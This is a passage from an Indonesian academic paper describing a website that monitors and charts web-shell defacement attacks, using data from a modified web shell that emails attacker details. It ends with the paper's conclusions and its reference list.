
Tabel 3 merupakan tabel yang ada di *database nfrcom1_ta* yang memiliki nama terdaftar. Tabel Terdaftar terdapat 2 kolom yaitu id_dom dan dom. Agar dapat *memonitoring* domain yang dirasa harus diprioritaskan maka dibuatlah tabel bernama terdaftar. Tabel ini digunakan untuk menampung data nama-nama domain yang akan diprioritaskan proses *monitoringnya*. Untuk melakukan penambahan data dapat dilakukan melalui form daftar yang ada pada *website monitoring*.

Tambahkan Nama Domain

Nama :

Gambar 11 Form pendaftaran domain

Gambar 11 merupakan form yang digunakan untuk mendaftarkan nama domain yang ingin diprioritaskan *monitoringnya*, sehingga nanti domain yang didaftarkan akan muncul pada tabel domain yang diprioritaskan.



Gambar 12 Tampilan *website* visualisasi log.

Gambar 12 merupakan gambar tampilan dari *website* visualisasi log yang penulis buat. *Website* ini dibuat pada domain pribadi milik penulis dengan alamat mikiresa.arisansecurity.id. *Website* ini dibuat menggunakan bahasa pemrograman PHP dan memanfaatkan *plugin* Chart.JS untuk memvisualisasikan data menjadi grafik. *Website* ini memiliki 2 Tabel, 2 Grafik, 1 indikator serangan, dan 1 *Form*.

Pembuatan *website* ini dilakukan dengan memperhatikan data-data yang didapat dari proses *parsing* log, dengan tujuan agar visualisasi dari data yang didapat menjadi maksimal.

Untuk mempermudah proses *monitoring* maka dibuatlah indikator, grafik, dan tabel. Indikator serangan dibuat sebagai tanda apabila terdapat serangan yang datang pada domain yang telah didaftarkan, sehingga apabila terdapat domain penting yang diserang dapat diketahui dengan cepat. Tabel pertama dengan nama “Domain Anda Telah Diserang” digunakan untuk memunculkan data dari nama domain yang terdaftar atau diprioritaskan, alasan dibuatnya tabel untuk memunculkan khusus nama domain yang terdaftar adalah supaya domain-domain penting yang sudah didaftarkan dapat di *monitoring* dengan lebih mudah dan tidak tercampur dengan nama domain yang lain. Contoh nama domain penting yang penulis maksud disini adalah domain milik pribadi, atau jika penelitian ini diterapkan di negara atau pemerintahan berarti seluruh nama domain yang dimiliki oleh negara atau pemerintahan, atau bisa juga jika diterapkan ke perusahaan jasa web hosting yang telah menjual banyak domain, dan domain yang dirasa penting lainnya. Pada tabel domain yang terdaftar ini juga terdapat tombol berupa *link* bertuliskan *DELETE* yang dapat digunakan untuk menghapus nama *website* atau domain yang telah selesai diperbaiki. Sedangkan tabel yang bernama “Semua Data” digunakan untuk menampilkan semua data serangan baik untuk yang domain terdaftar maupun yang tidak terdaftar.



Gambar 13 grafik TLD dan Grafik Serangan Perhari

Gambar 13 merupakan gambar grafik TLD dan grafik jumlah serangan perhari. *Website* ini memiliki 2 grafik, grafik yang pertama digunakan untuk memunculkan informasi tentang berapa jumlah serangan pada jenis *Top Level*

Domain yang sama, Grafik yang kedua digunakan untuk memunculkan informasi tentang berapa banyak aktifitas serangan disetiap harinya.

Dengan menggunakan tabel, grafik, dan indikator tersebut dirasa sudah cukup maksimal dalam memanfaatkan dan memvisualisasikan data dari log yang didapat. Selain itu tabel, grafik, dan indicator sudah dapat mempermudah pengguna untuk *memonitoring* dan mengetahui serangan dengan cepat.

Simpulan

Serangan pada *website* yang dilakukan menggunakan *WebShell* yang telah dimodifikasi akan mengirim email berisi informasi berupa IP Peretas, Domain, *Path* dimana *WebShell* ditanam, Tanggal, dan Waktu yang kemudian *email* tersebut dilakukan proses *Parsing* dan Eksport secara otomatis ke *Database* sehingga data dapat langsung ditampilkan pada *Website* yang digunakan untuk *memonitoring* serangan.

Dari hasil penelitian dan pembahasan, proses *Parsing* masih menggunakan *tool* yang berbayar sehingga memerlukan biaya untuk implementasinya, *Website* masih kurang menarik dan belum memiliki fitur yang lengkap seperti Notifikasi, Map untuk memetakan lokasi serangan dengan memanfaatkan IP. Oleh karena itu saran untuk penelitian kedepan agar menciptakan *tool parsing* sendiri supaya tidak perlu lagi menggunakan *tool* berbayar, mengembangkan tampilan dan fitur *website* agar lebih mempermudah pengguna dalam melakukan *monitoring*, dan informasi yang didapatkan menjadi lebih jelas.

Daftar Pustaka

- [1] D. Hariyadi, "Analisis Serangan Web Defacement pada Situs Web Pemerintah Menggunakan ELK Stack," *JISKA (Jurnal Inform. Sunan Kalijaga)*, vol. 4, no. 1, pp. 1–8, 2019, doi: 10.14421/jiska.2019.41-01.
- [2] M. Romagna and N. J. van den Hout, "Hactivism and Website Defacement: Motivations, Capabilities and Potential Threats," *27th Virus Bull. Int. Conf.*, p. 10, 2017, [Online]. Available: https://www.researchgate.net/publication/320330579_Hactivism_and_Website_Defacement_Motivations_Capabilities_and_Potential_Threats.
- [3] C. R. Sopaheluwakan and D. W. Chandra, "Anti-WebShell PHP Backdoor Scanner pada Linux Server," *Ilk. J. Ilm.*, vol. 12, no. 2, pp. 143–153, 2020, doi: 10.33096/ilkom.v12i2.596.143-153.
- [4] L. Siagian, A. Budiarto, P. Strategi, P. Udara, and U. Pertahanan, "PERAN KEAMANAN SIBER DALAM MENGATASI KONTEN NEGATIF GUNA MEWUJUDKAN KETAHANAN INFORMASI NASIONAL," *J. Peperangan Asimetris*, vol. 4, no. 3, pp. 1–18, 2018, [Online]. Available: <http://jurnalprodi.idu.ac.id/index.php/PA/article/view/268>.
- [5] M. S. Umam, "Orientasi Etika dan Cyber Security Awareness (Studi Kasus pada

- UMKM di Bantul),” *Akmenika J. Akunt. dan Manaj.*, vol. 16, no. 2, pp. 283–291, 2019, doi: 10.31316/akmenika.v16i2.394.
- [6] A. R. Arianto and G. Anggraini, “Membangun Pertahanan Dan Keamanan Siber Nasional Indonesia Guna Menghadapi Ancaman Siber Global Melalui Indonesia Security Incident Response Team on Internet Infrastructure (Id-Sirtii),” *J. Pertahanan Bela Negara*, vol. 9, no. 1, pp. 13–29, 2019, doi: 10.33172/jpbh.v9i1.497.
- [7] S. Kumar and D. Agarwal, “Hacking Attacks , Methods , Techniques And Their Protection measures,” *Int. J. Adv. Res. Comput. Sci. Manag.*, vol. 4, no. 4, pp. 2252–2257, 2018, [Online]. Available: https://www.researchgate.net/publication/324860675_Hacking_Attacks_Methods_Techniques_And_Their_Protection_Measures.
- [8] G. Supriyatno, “Searching for Forensic Evidence in a Compromised Virtual Web Server against SQL Injection Attacks and PHP Web Shell,” ... *J. Comput. Inf. ...*, vol. 12, no. 12, pp. 1057–1063, 2018, [Online]. Available: <https://pdfs.semanticscholar.org/ffe6/3f26d01eacbf288d705d79f1f78a30c886a8.pdf>.
- [9] A. Mahmudi, “SISTEM KEAMANAN JARINGAN MENDETEKSI BACKDOOR UNTUK MENEMUKAN CELAH DAN EXPLOITS PADA WEB SERVER MENGGUNAKAN TEKNIK IDS (INTRUSION DETECTION SYSTEM),” *Simki-Techsain*, vol. 1, no. 4, pp. 1–7, 2017, [Online]. Available: <http://simki.unpkediri.ac.id/detail/13.1.03.02.0003>.
- [10] I. M. Sudana, N. Qudus, and S. E. Prasetyo, “Implementation of PHPMailer with SMTP protocol in the development of web-based e-learning prototype,” *J. Phys. Conf. Ser.*, 2019, doi: 10.1088/1742-6596/1321/3/032027.
- [11] L. Puad, “Pemanfaatan Phpmailer Dalam Pembuatan E-Absence Berbasis Web Mobile Sebagai Kontrol Orang Tua Terhadap Absensi Siswa,” *J. Akad.*, vol. 9, no. 1, pp. 39–44, 2016, [Online]. Available: <http://ojs.unh.ac.id/index.php/akademika/article/view/207/196>.
- [12] I. Ramadhan, “Strategi Keamanan Cyber Security Di Kawasan Asia Tenggara: Self-Help Atau Multilateralism?,” *J. Asia Pacific Stud.*, vol. 3, no. 2, pp. 181–192, 2020, doi: 10.33541/japs.v3i1.1081.
- [13] M. S. Hasibuan and L. M. Gultom, “Analisis Serangan Deface Menggunakan Backdoor Shell Pada Website,” *Techno.Com*, vol. 17, no. 4, pp. 415–423, 2018, doi: 10.33633/tc.v17i4.1887.
- [14] R. Andriani, E. S. Pramukantoro, and M. Data, “Pengembangan Sistem Visualisasi Access Log untuk Mengetahui Informasi Aktivitas Pengunjung pada Sebuah Website,” *J. Pengemb. Teknol. Inf. dan Ilmu Komput. Univ. Brawijaya*, vol. 2, no. 6, pp. 2104–2112, 2018, [Online]. Available: <https://j-ptiik.ub.ac.id/index.php/j-ptiik/article/view/1503/549>.
- [15] R. Faisal and S. Trhessya, “Desain dan Implementasi Deteksi WebShell Malicious Web Shell (Backdoor Trap),” *J. Sist. Inf. Bisnis*, vol. 10, no. 2, pp. 188–194, 2020, doi: 10.21456/vol10iss2pp1188-194.